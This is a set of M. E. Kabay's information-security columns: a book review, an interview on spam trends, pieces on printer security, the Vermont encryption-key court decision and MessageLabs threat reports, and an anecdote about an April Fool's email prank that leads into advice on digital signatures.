Today I'm pleased to report on yet another fine contribution from Mr Wood: his _Information Security Roles & Responsibilities Made Easy_.< http://informationshield.com/israr_main.htm > Now in its second edition, this compendium provides a complement to the ISPME by providing what it claims – an extensive compilation of well-defined roles and responsibilities. The chapters are listed on a separate page. <link to a popup #1 containing the following text>

<begin popup text #1>
CHAPTERS IN THE INFORMATION ROLES & RESPONSIBILITIES MADE EASY

1: What This Book And CD-ROM Can Do For You
2: Reasons To Establish Clear R & R
3: Persuading Mgmt. To Document R and R
4: Before You Document R & R
5: Updating R & R
6: Who Should Write R & R Documents
7: Review & Approval Of R & R
8: Resources Required To Document R & R
9: Time Estimates To Document R & R
10: Key InfoSec Documents
11: Organizational Mission Statements
12: Job Descriptions For Specific Team Players
13: InfoSec Reporting Relationships
14: Template Customization Factors
15: Owner, Custodian, And User R
16: R & R Of Product Vendors
17: R & R Of Outsourcing Firms
18: Adjustments For Smaller Organizations
19: A Centralized Organizational Structure
20: Workers In InfoSec Related Positions Of Trust
21: Common Mistakes You Should Avoid
A: Staffing Levels
B: Personal Qualifications

C: Performance Criteria
D: Professional Certifications
E: Responsibility and Liability
F: Sample User Responsibility Agreement
G: Disclosing R and R
H: Role Based Access Control
I: About the Author
J: Sources and References
K: CD-ROM Files
L: Feedback
M: Overview Of Basic R & R Steps
<end popup text #1>

Wood explains in his introduction (Chapter 1), "The entire process of developing and/or revising information security roles and responsibilities documentation has been scripted for you. The chapters in this book are deliberately sequenced so as to step you through all the important tasks on the road to developing professional, relevant, and effective information security roles and responsibilities documentation. The book provides you with all the detailed information you will need to prepare credible and meaningful memos to management to advance an information security roles and responsibilities project."

An interesting point comes at the end of Chapter 2: "Perhaps the most significant reason to establish and document clear roles and responsibilities involves increasing worker productivity. Statistical studies of business economics indicate that about half of productivity growth over time comes from more efficient equipment, and about half comes from better trained, better educated, and better managed labor. Thus the clarification and publication of information security roles and responsibilities can have a substantial positive impact on productivity, and thereby markedly improve profits." The chapter includes 35 other good reasons for establishing clear roles and responsibilities.

The text includes explicit discussions of how to communicate effectively with upper management; e.g., "With the intention to quickly obtain management approval, you should refrain from merging an information security roles and responsibilities project with any other project." The next paragraph begins, "Beyond a memo, a brief meeting to discuss the project scope and the involvement of other groups is also recommended. At such a meeting, you can solicit management's ideas about all the different job titles and departments that in one way or another have something to do with information security. A good agenda for such a meeting would be:

1. Impediments to information security progress . . . .
2. Benefits that come from clarifying information security roles & responsibilities . . . .
3. Potential participants in an information security team . . . ."

The text includes extensive provision for coordinating work with product vendors and with outsourcing services. Chapter 21 on "Common Mistakes You Should Avoid" has particularly useful insights that are explained in detail.< link to separate popup text #2 containing following text>

<begin popup text #2>
CHARLES CRESSON WOOD'S LIST OF COMMON MISTAKES YOU SHOULD AVOID

- Mgmt. Has Not Been Sensitized To InfoSec Risks
- No Executive Sponsor For InfoSec Has Been Arranged
- Sufficient Mgmt. Approvals Were Not Obtained
- Positioning Of InfoSec Conflicts With Organizational Objectives
- Top Mgmt. Believes Its Duty Is Discharged By Appointing Someone
- Accountability Does Not Match Responsibility
- Staff Assumes Revenue Producing Activities Overshadow InfoSec
- Mgmt. Says Everybody Is Responsible
- Staff Takes A Reactive Approach To InfoSec
- Mgmt. Relies On Voluntary InfoSec Cooperation
- Contribution Made By InfoSec Is Not Regularly Reinforced
- Mgmt. Does Not Reinforce New R And R
- Major Projects Are Initiated Before R And R Are Defined
- Scope Of InfoSec Duties Are Too Narrowly Defined
- Scope Of InfoSec Duties Are Too Loosely Defined
- Not Establishing Specific Enough Job Descriptions
- Creating Job Descriptions Which Are Too Detailed
- Inappropriate Person Prepares R And R Documents
- Mgmt. Assigns Untrained And Inexperienced People
- Mgmt. Is Unwilling To Pay Market Rates For Specialists
- Technical Staff Inappropriately Promoted To Mgmt. Positions
- Time Required To Get Top Mgmt. Approval Is Underestimated
- R And R Are Not Periodically Updated
- Staff Performance Reviews Do Not Include InfoSec
- No Disciplinary Process Exists
- No Compliance Checking Process Exists
- No Clear Problem Reporting Process Exists

<end popup text #2>

In summary, I think that as always, Charles Cresson Wood has come through with a thoughtful, helpful and well-organized resource for security policy implementation. Good on ya, Charles!

[DISCLAIMER: In case anyone has any suspicions, I have no financial interest whatever in the sale of Charles Cresson Wood's texts. I just like them. A lot.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The State of the Spam:
An Interview with Jamie de Guerre (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Spam is a major operational problem for all professionals because of its waste of bandwidth; it is a significant nuisance even for non-professionals, contributing to computer-based crime and increasing doubts about e-commerce. I recently interviewed Cloudmark CTO Jamie de Guerre via e-mail and am pleased to convey our discussion in a two-part report.

1. How's the spam? We hear estimates of anywhere from 75% to 90% of the total bandwidth of the Internet is being wasted by unsolicited commercial e-mail; what do these experts find?


Cloudmark provides spam filtering for the world's largest e-mail providers including 11 of the top service providers in North America. Over 96% of all e-mail sent to these operators is spam today.

2. Are there regional variations in spam? That is, are different parts of the world receiving different amounts of spam and are there differences in the origination frequency by geography?

Yes, there are differences in both the amount of spam received and generated by different regions.

North America is definitely the leader in _*receiving*_ spam. As I mentioned, over 96% of all e-mail received by large North American operators is spam. That number is quite a bit lower in Europe – only around 85% of all e-mail received by large European operators is spam. In Asia, the number is similar, around 80% of all e-mail received by major Asian operators is spam.

The following graph shows the percentage of spam generated by several of the top sources of spam in the world, by country:



3. Has the legal situation improved any? Some years ago, I wrote a column with my favorite title of all time: "Can CAN-SPAM Can Spam?" Obviously, it hasn't. Are there any legal measures that you think would be of any use at all in fighting spam?

Yes, the legal situation has improved; however, the impact is negligible. Efforts by organizations to track down attackers have increased. There have also been some successful prosecutions. However, these actions have had a relatively small impact on the amount of spam and on the attackers. The rate of successful prosecutions has been slower than the growth of the attacking community by orders of magnitude.

The attacking community is now a sophisticated, mature market economy. The combination of widely available services from advanced researchers enabling anyone with malicious intent to join the attacking community has dramatically lowered the barrier of entry for a wide network of wannabe hackers to conduct sophisticated and malicious attacks. While the legal situation has improved, at this point, the outlook is grim for any hope of it having real impact.

The spammer community has grown rapidly over recent years. It has perfected the underground open-market system for trading of services, wares and cash. Today, the most advanced attackers are not actually committing fraud themselves—they're now selling their services (e.g., botnet time shares, exploits, spyware) to a broader, lower-skilled open community of new attackers. The best hackers operate research and development departments with PhD-level computer scientists. Their attacks are creative, efficient and innovative. They have expanded their services by providing customer support, reporting services and multiple pricing options for services. Meanwhile, more novice attackers are eager to join the game and they are often even more malicious than their predecessors are and increasingly creative with their social engineering techniques for persuading consumers to pay attention to their spurious offers.

4. Cloudmark has been doing a great job from my perspective: I see very little spam getting by your filters. I really like the whole principle of a community-based rapid response to new spam; anything that does get by the filters can be sent right back to your engine at the click of a button. Are you pleased with the growth of your community and the responsiveness of the members?

Definitely! (and thanks for the praise!)

Cloudmark has been growing rapidly over the past few years. Cloudmark's solution is not only providing protection for millions of consumers using the Cloudmark Desktop toolbar in their e-mail client, but because our accuracy is significantly higher than other solutions on the market, we have been selected by the majority of the world's largest e-mail providers to filter spam right at the source—inside network data centers. Today, large service providers around the globe have deployed Cloudmark, and we now protect over 300 million mailboxes and filter 12% of the Internet's e-mail.

The feedback from all of the users that we provide protection for is an integral part of how we are able to provide the highest possible filtering accuracy. Typically, Cloudmark detects new threats in under a minute.

The interview concludes in my next column.

* * *

About Jamie de Guerre

As CTO, Jamie is responsible for Cloudmark's technical strategy and roadmap. Additionally, Jamie manages Cloudmark's Technology Services, Sales Engineering and ISP Support teams, ensuring a tight bridge between customers and internal technical development.

Since joining Cloudmark in 2003, Jamie has played a central role in shaping Cloudmark's products and technologies. Jamie started as a core member of the design team writing the first design specifications for Cloudmark Server Edition and multiple versions of Cloudmark Authority. Jamie was also instrumental in dramatically growing Cloudmark's Global Threat Network, with the invention of the Cloudmark Network Feedback System enabling automatic incorporation of feedback from all subscribers within a service provider's network.

Jamie has spoken at numerous industry events and panels in the areas of e-mail security, mobile technologies and future security threat vectors related to new types of messaging. Prior to joining Cloudmark, he worked at Microsoft on the .NET Compact Framework, where he first began working with service providers. Jamie holds a Bachelor degree with honors in Computer Science from the University of Western Ontario.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of

Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The State of the Spam:
An Interview with Jamie de Guerre (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

What does the future hold for fighting spam? My two-part interview with Jamie de Guerre, CTO of Cloudmark, concludes today.

5. How do you see Cloudmark evolving? I know that you issue periodic updates to the software -- what have you been doing to improve the product?

For e-mail threats, Cloudmark is continuing to innovate. This includes several new road map areas:

1. Cloudmark Sender Reputation

   Cloudmark just launched the Cloudmark Sender Reputation Service, a feature shipping on our edge mail transfer agent (MTA) solution, Cloudmark Gateway. This service identifies _*sources*_ of spam almost instantly around the globe, including rapidly evolving botnets. Cloudmark's solution traditionally worked at the content layer by filtering messages based on the contents of the message and identifying messages sources in the Cloudmark Global Threat Network as spam, phishing or virus.

2. Outbound Protection, Zombie Identification and Remediation

   Cloudmark will be offering service provider a Zombie Identification Service that identifies and remediates bots within their network.

3. Cloudmark ActiveScan

   Cloudmark ActiveScan enables highly efficient rescanning of messages—so that even if a spam message gets through initially, Cloudmark can still take action on it as soon as the spam is discovered.

In addition to these improvements in Cloudmark's e-mail security solutions, we are expanding into other messaging markets that need the same leading edge security that Cloudmark provides for e-mail. The first of these markets is mobile messaging. In many parts of Asia, people already get more spam on their mobile phone over Short Message Service (SMS) than they do in e-mail. This problem is going to grow elsewhere with the growing popularity of mobile messaging and as mobile-service providers enable new services like mobile e-commerce.

Cloudmark's solution is flexible in filtering any messaging threat. Therefore, Cloudmark will evolve into other new markets that are also start to have security issues and are increasingly attacked by spammers, phishers and other attackers. Stay tuned—you may hear some announcements in this area soon.

6. How do see the battle against bots? Are you focusing on outbound spam?

Yes, as part of Cloudmark's sender reputation strategy, we are working to identify zombie PCs and providing a real-time Zombie Identification Service to operators as part of our outbound protection offering. We are also partnering with several companies that provide automated remediation solutions and transparent proxy solutions that can filter outbound spam sent on networks that have not closed port 25 (i.e., open spam relays).

7. What's your long-term view of the spam fighting project? Do we have any hope?

Fundamentally, spam is all about economics. As long as e-mail is one of the most popular applications on the Internet attackers will be motivated to evade the latest defenses and find ways to monetize the medium. Therefore, Cloudmark believes in creating security solutions that can evolve and respond quickly to these adaptations and design solutions to enable the fastest possible protection.

8. Will IPv6 significantly improve our chances of winning the battle?

IPv6 will dramatically increase the addressable IP space for the Internet. With IPv4, there are 4,294,967,296 possible unique addresses. IPv6 increases that to 2^{128}. As it relates to spam, several orders of magnitude more addresses means dramatically more IP space to hide in, making sender reputation based techniques for stopping spam much less effective. Support for mobile handsets, means more sources and destinations for spam and thereby a bigger pool of devices for spammers attack. Finally, IPv6 means that spam will have other media to mutate into including voice and video.

While there are some additional security mechanisms built into IPv6, these do not make a significant difference for spam. So unfortunately, IPv6 increases the threat space and makes things more difficult as opposed to improving our chances of winning the battle on spam.

[Note from MK: for the record, I have no involvement with Cloudmark other than as a paying user of their services.]

* * *

About Jamie de Guerre

As CTO, Jamie is responsible for Cloudmark's technical strategy and roadmap. Additionally, Jamie manages Cloudmark's Technology Services, Sales Engineering and ISP Support teams, ensuring a tight bridge between customers and internal technical development.

Since joining Cloudmark in 2003, Jamie has played a central role in shaping Cloudmark's products and technologies. Jamie started as a core member of the design team writing the first design specifications for Cloudmark Server Edition and multiple versions of Cloudmark Authority. Jamie was also instrumental in dramatically growing Cloudmark's Global Threat Network, with the invention of the Cloudmark Network Feedback System enabling automatic incorporation of feedback from all subscribers within a service provider's network.

Jamie has spoken at numerous industry events and panels in the areas of e-mail security, mobile technologies and future security threat vectors related to new types of messaging. Prior to joining Cloudmark, he worked at Microsoft on the .NET Compact Framework, where he first began working with service providers. Jamie holds a Bachelor degree with honors in Computer Science from the University of Western Ontario.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Your Printer – An Open Door for Hackers?

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In April 1981, I was sent to Hewlett-Packard (HP) headquarters in Cupertino, CA on a six-month assignment to be trained as an HP3000 operating systems internals and performance specialist and also to work on a pioneering computer-based training system I invented for the company. I brought my flute along and met a friendly lab engineer called Dale Morris who played excellent guitar. We had a good time playing duets that summer. I remember that he was working on a new series of HP3000 machines with a vastly increased memory space: 4 GB. I laughed and wondered why anyone could possibly need so much main memory – especially since a 1 MB memory board still cost $64,000 at that time (about $200,000 in today's currency).

Today, I have 2 GB of RAM on my main tower PC and Dale Morris is a Distinguished Technologist at HP in Fort Collins, CO. Recently he told me about an interesting security issue involving printers and I invited him to tell us about it in this column. The remainder of today's contribution is entirely Dale's with minor edits.

* * *

In 1999, TechWeb reported an alleged printer-based attack on the Space and Naval Systems Warfare Center in San Diego, California (SSC San Diego). A network operations engineer noticed that a local print job took an unusually long time. After examining the problem, he concluded that a network intruder had hacked into the printer and reconfigured the routing tables – so that the print job shipped to Russia!

We've all thought about security as it applies to printing. Your organization probably has written policies governing who can print certain documents and where and when they can be printed. But such policies are difficult to enforce; for example, authorized users printing sensitive documents might find the documents missing from the tray of a shared network printer. Furthermore, informal policies aren't the best support for audit requirements, and such approaches address only a subset of printer security issues. You might be surprised to learn that your database server could be attacked by a rogue printer.

Technology development has outstripped the earlier IT view of security in the imaging and printing environment. Printers and imaging devices were considered simple network appliances, with none of the risks of desktop PCs and servers. However, these devices have grown in sophistication – running full-capability operating systems like Linux, Windows and with features like built-in FTP services and Web servers.

Vulnerabilities exist in the network flow (client to print server, print server to printer) and the printer itself (printer memory awaiting print, output tray awaiting pickup). In addition, inadequate authentication and insufficient print activity records can compromise security. In general, there is little or no control over the IT infrastructure responsible for printing.

Traditional secure-printing initiatives have generally employed a heterogeneous mixture of four different types of point solutions:

- secure the device,
- protect the network,
- encrypt the document, or
- effectively monitor and manage printing and audit devices.

Although they do work, these solutions cannot guarantee security policy enforcement, and the task of integration is non-trivial.

Securing print and imaging devices requires creating access controls for management and use, securing file deletion, and even locking the doors to the printing station. However, securing the device alone does not create a secure print environment. For example, users can reset the device without the knowledge of the security administrator. To be secure, the devices must also work within a secure network which is overseen by security policy.

Forty years ago, banks thought that simply protecting networks would solve ATM security problems—but that didn't work. Adding enforcement policies on the network, however, caused ATM abuses to decline. Printing and imaging security is similar. Protecting the network with simple link-layer security (such as IPSec or other point solutions) fails for many reasons. For example, IT and Intrusion Detection Systems (IDSs) do not typically check printing applications, even though they are subject to Trojan horses and viruses. Anyway, policy enforcement across a large number of imaging and printing devices can be circumvented and data integrity can be compromised. Securing the network, although important, is not enough to create a secure print environment.

Document encryption – another important component of secure printing – has its own drawbacks, particularly manageability. For example, if the printer gets out of crypto-sync, an administrator must manually press a configuration button. This can cause printing of the crypto-key, defeating its purpose. Improper key management ignores expected security standards and creates an non-secure network environment.

Managing heterogeneous print devices and authentication systems also has challenges. Multiple, competing security and authentication systems within the same environment are not easily integrated. Ad-hoc and inconsistent security implementations leave users more vulnerable to attack and administrators burdened with extra administrative tasks.

Truly secure printing must integrate device security, network security, encryption, and security policy. Comprehensive, end-to-end solutions (such as HP's Secure Print Advantage < http://www.hp.com/go/spa >) do exist. Look for a solution that allows you to overlay your existing network rather than completely reconfiguring it. Be certain that the solution provides policy-based management with support for multiple roles (e.g., security administration vs. printer support vs. audit) and that it has government certifications such as ____.

* * *

Dale Morris graduated with an MSEE from University of Missouri at Columbia in 1980. He is currently a processor architect with experience in hardware implementation, hardware/compiler partnership for optimal performance, OS functionality and performance optimization. His focus is on constructing and leading technical teams within and across companies. You may write to him at < mailto:dale.morris@hp.com >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Process Over Presumption:
The Vermont Encryption Key Decision

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

On December 17, 2006, Canadian citizen and legal US resident Sebastian Boucher crossed the US border into Vermont at Derby Line. A US Immigration and Customs Enforcement agent inspected the 30-year-old man's computer and reportedly found pornography and – significantly for this case – child pornography on the Z: drive. The laptop was seized as evidence and Sebastian Boucher was charged with transporting child pornography across interstate borders. Two days later, when agents tried to access the Z: drive, they found that it was encrypted using PGP.

In the course of 2007, a grand jury issued a subpoena ordering the accused to divulge his PGP encryption key; that subpoena was overruled on November 20, 2007 by U.S. Magistrate Judge Jerome J. Niedermeier. The case has created a wave of impassioned debate in the blogosphere, much of it consisting of abuse hurled at the defendant and contempt heaped upon the judge for letting a child pornographer go unpunished; a typical example of that kind of commentary, complete with original spelling, grammar and punctuation, is "What are they thinking? This is our children. We should do everything to put children pornographers behind bars, along with the pedophiles!!!! They have the laptop already, they have the evidence. This Judge needs to wake up and do the job he was hired to do. 'My own opinion may the should check on all the people that agree with this decision!'"< http://www.news.com/5208-13578_3-0.html?forumID=1&threadID=33676&messageID=350202&start=0 >

More reasoned analysis can be found in Declan McCullagh's review from December 14, 2007 < http://www.news.com/8301-13578_3-9834495-38.html > and in an excellent interview with a number of legal scholars by John Curran of Associated Press from February 7, 2008 < http://www.boston.com/news/local/vermont/articles/2008/02/07/encrypted_laptop_poses_dilemma_in_vt_child_porn_case?mode=PF > and I will not repeat their work here.

There are some implications of this decision if it is borne out on appeal. First, for corporate security managers, teach all employees what security specialists have been repeating for years: don't carry sensitive materials across borders and don't think that encryption will protect your laptop against seizure by border police. We have long known that many countries regard encryption on laptops with suspicion; in France, for example, "…the government has access to private encryption keys, import and export of encryption software are restricted, and strict sanctions are imposed for using cryptographic techniques to commit a crime."< http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-559537 >

Here are my recommendations for anyone crossing an international border with a laptop computer:

1) Do not carry anything on the computer that you would regret being known to the officials from either side of that border.
2) Be prepared to divulge your decryption key(s) on demand; otherwise be prepared to have your computer seized.

3) Because of the risk of seizure, you must absolutely back up all operational data that you carry on your portable computer before you leave.
4) Make two backups before you leave so that data corruption of portions of either one may be compensated for using the other copy.

Another thought prompted by this interesting development over Fifth Amendment rights is the easy carryover of loathing for a crime and its perpetrators (child pornography and pornographers) into hostility for due process. The person quoted above who was foaming at the keyboard and implying that anyone who supports due process must be a pornographer illustrates a logical error that underlies extreme political discourse: if you disagree with our policies you must support criminals / perverts / our enemies / terrorists. We must steadfastly resist these forces of illogic and refocus the discussion on the arguments at hand. The rants and the _ad hominem_ attacks are dangerous distractions that we can challenge by dragging them into the light of reason.

Finally, I am struck by how poorly some of us in the United States grasp the importance of due process in protecting us from abuse of power. Our revulsion at child pornography and our fear of terrorism make it easy to forget that, unlike the situation in many dictatorships around the world, accusations are not normally permitted to be _ipso facto_ proof of guilt. We insist on fair and open judicial process precisely so that we shall not subject ourselves to rule by the powerful and conviction by emotion. I hope that these principles will return to our country and that we will see habeas corpus restored, secret trials condemned and torture repudiated.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Getting the Message:
MessageLabs Intelligence Reports Make Good Reading

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Recently I explored a useful resource in the Intelligence Reports from MessageLabs < http://www.messagelabs.com/resources/mlireports >, a company "founded in 1999 with a single purpose – to find a better way to stop the new breed of viruses that were harnessing the power of Internet to spread rapidly and causing huge disruption to the business world."< http://www.messagelabs.com/company/ > The Intelligence Reports are brief (3-22 pages) analyses of spam and virus prevalence with news articles summarizing significant new developments in the periods they cover. These concise reports include excellent graphics, clear explanations of new malicious-software and deception techniques, and will be particularly useful to security and network professionals preparing executive briefings, researchers, writers, and students. Today I'm pointing to some particularly interesting findings from the most recent issues.

December 2007 Annual Security Report:< http://www.messagelabs.com/mlireport/MLI_2007_Annual_Security_Report.pdf > Subtitle – "A year of storms, spam and socializing. . ." The authors point to a growing wave of increasingly sophisticated social engineering techniques such as "targeted attacks … aimed at C-level executives" and also exploitation of "social networking sites … [and] … corporate websites … to collect more information on their targets before launching such attacks." Botnet usage and sophistication grew; the StormWorm gang controlled "almost two million compromised computers [and] was deemed one of the largest of its kind." Spam using attachments such as spreadsheets and MP3 sound files became a nuisance in that year. "Whaling" (in contrast to phishing) attacks were identified as "highly targeted phishing-style attacks against senior executives around the world across a range of organizations. . . . The first major whaling attack in 2007 occurred on June 26 when MessageLabs intercepted 512 emails with a Microsoft Word document attached, which contained an embedded spying trojan. All of the emails targeted senior executives across a number of organizations in many countries. So precise were these attacks that the subject line of the email included the recipient's name and job title. The next significant wave appeared in September with MessageLabs intercepting 1,100 individual email attacks from the same criminal gang responsible for the June outburst. None of the emails this time contained any text; the only content was an RTF attachment which contained the spying trojan. Unlike the earlier June attack, where the name and job title of the victim was included within the subject line of the email, this series of attacks purported to be from an employment service regarding a prospective employee and included the target's company name within the subject line. Again, the emails were targeted towards C-level executives and senior management, including repeated attacks at the same company through different C-level entry points."

January 2008:< http://www.messagelabs.com/mlireport/MLI_Report_January_2008.pdf > "With a credit-crunch looming, spammers are taking advantage. To capitalize, spammers have stepped up the number of mails that directly offer financial products, or are closely related to money, such as phishing, lottery scams, loans, jobs and other financial enticements." Spammers have been increasing the use (to 17% of the spam noted in January) of search-engine redirection to

mask the ultimate phishing destination, “which makes it difficult for traditional anti-spam products to detect the malicious link.” The types of spam content have been shifting: “Image spam has been in general decline in recent weeks, at approximately 2% of spam, compared with a peak of 20% in the summer of 2007. The majority of spam is now made up of text-only or HTML spam. Text spam now accounts for around 60% of spam, compared with approximately 30% last summer. HTML spam now accounts for almost 38% of spam, compared with 50% last summer. Other file types including PDF, XLS and MP3 account for less that % of spam.”

February 2008:< http://www.messagelabs.com/mlireport/2008%2002_February_MLI_Report.pdf > 72.7% of the e-mail scanned by the company’s anti-spam services in February qualified as spam; 0.95% of all e-mail contained a virus; 1.0% of all e-mail contained a phishing attack. Spam from GMAIL accounts rose markedly, suggesting that criminals may have devised ways of defeating the CAPTCHA method for identifying human users.< http://www.networkworld.com/newsletters/sec/2005/0613sec2.html > “First, the spammer can hire the services of “mechanical turks,” individuals that manually create accounts or who are presented with the CAPTCHAs to solve using a software interface. Or, the attackers may have developed an algorithm, which can defeat the CAPTCHAs computationally. An algorithm-based attack is very scalable once a reasonable level of accuracy is achieved. MessageLabs research indicates that these algorithms deployed against CAPTCHA systems are 20-30% successful. When combined with the incredible computational horsepower available in hackers’ botnets and the ability to make unlimited attempts, this success rate means that attackers can create as many email accounts as desired.” The authors explain, “Spammers place a premium on using accounts from large, reputable online mail services as the spam is less likely to be blocked.”

I actually downloaded and read all the reports dating back to February 2006; they have a wealth of fascinating detail for anyone interested in the problem of malware and spam. I think MessageLabs is doing the community a service by providing these documents freely – and there’ not even a registration requirement for access. Bravo!

In subsequent columns, I’ll be exploring other resources from MessageLabs: white papers, case studies, and podcasts.

[As usual, it’s worth noting that I have no financial relationship whatever with MessageLabs. I just think their reports are neat!]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

April Fool's Lessons

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The day before April Fool's Day (AFD) this year, one of my colleagues and I conspired to play a trick on our friend and colleague Dr Peter Stephenson, PhD, CISM, CISSP, FICAF, Associate Program Director of the MSIA program at Norwich University – and I have his kind permission to tell you about it.

Peter was in the process of updating curriculum materials for our seminars but had fallen behind schedule due to his enormous range of obligations (which include his being the CISO at Norwich). I had offered to help, but as usual, he said no, he'd deal with it. So I went ahead and spent 90 minutes on the Monday before AFD fixing the materials and checking all the links in the optional readings and bundled them up and sent them to our colleague along with a forged e-mail message (devoid of headers) dated AFD at 04:02 AM. She, in turn, was primed to send a reply to this fake e-mail early in the morning on AFD thanking him for the materials: "Thanks for your help with this project that just doesn't want to go away. I know how much you have on your plate and I really appreciate that you took the time to do this. That you took additional time to check the optional readings is real dedication."

It worked perfectly.

He was frantic: "Folks… I DID NOT SEND THIS… and I have not yet done it… we have a major problem here. It is on my plate for today and you likely would have gotten a message like this about the same time tomorrow morning but I repeat, I DID NOT SEND THIS MESSAGE. I need for you to capture the full headers on this (if you don't know how, call me and I will talk you through it). This message either is spoofed or I have been working in my sleep!"

We called him up and expressed befuddled concern. "How could it be a spoof?" we asked earnestly. After all, it included valid curriculum materials. Was he sure he hadn't just forgotten about sending the message? After toying with him for a few minutes, I said in a flash of apparent inspiration, "I know! It's the GOOGLE e-mail option! You sent the e-mail back in time!" That tore it and we all had a good laugh.

For those who haven't heard about it, GOOGLE had some hilarious spoofs on AFD, including "custom time" on its GMAIL site about a supposed new option that would not only allow backdating e-mail – it would actually allow sending it back in time!< http://www.networkworld.com/news/2008/040108-google-april-fools.html >

Well, to end this cheerful little essay with at least something other than laughs, Peter and I did think up some meaningful lessons from the little prank.

First, the prank was possible only because Peter was not signing his e-mail messages with a digital signature. I use PGP to sign all my work-related messages and most of the rest of my e-mail (I avoid PGP signatures for stuff I send to naïve users who might be intimidated by the sig block)(one elderly correspondent asked me if "SHA-1" was Hebrew). So lesson number one is to

use digital signatures on your e-mail.

Second, we discovered during our conversation that Peter thought he _was_ signing his e-mail with PGP! Turned out upon examination that Outlook 2007 rejected the PGP add-in but he never noticed that his outbound mail was not in fact being signed. So lesson number two is to check that your security measures are actually working.

Lesson number three is that pranks are best when they're friendly!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

ZAP! You're Under Arrest!

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

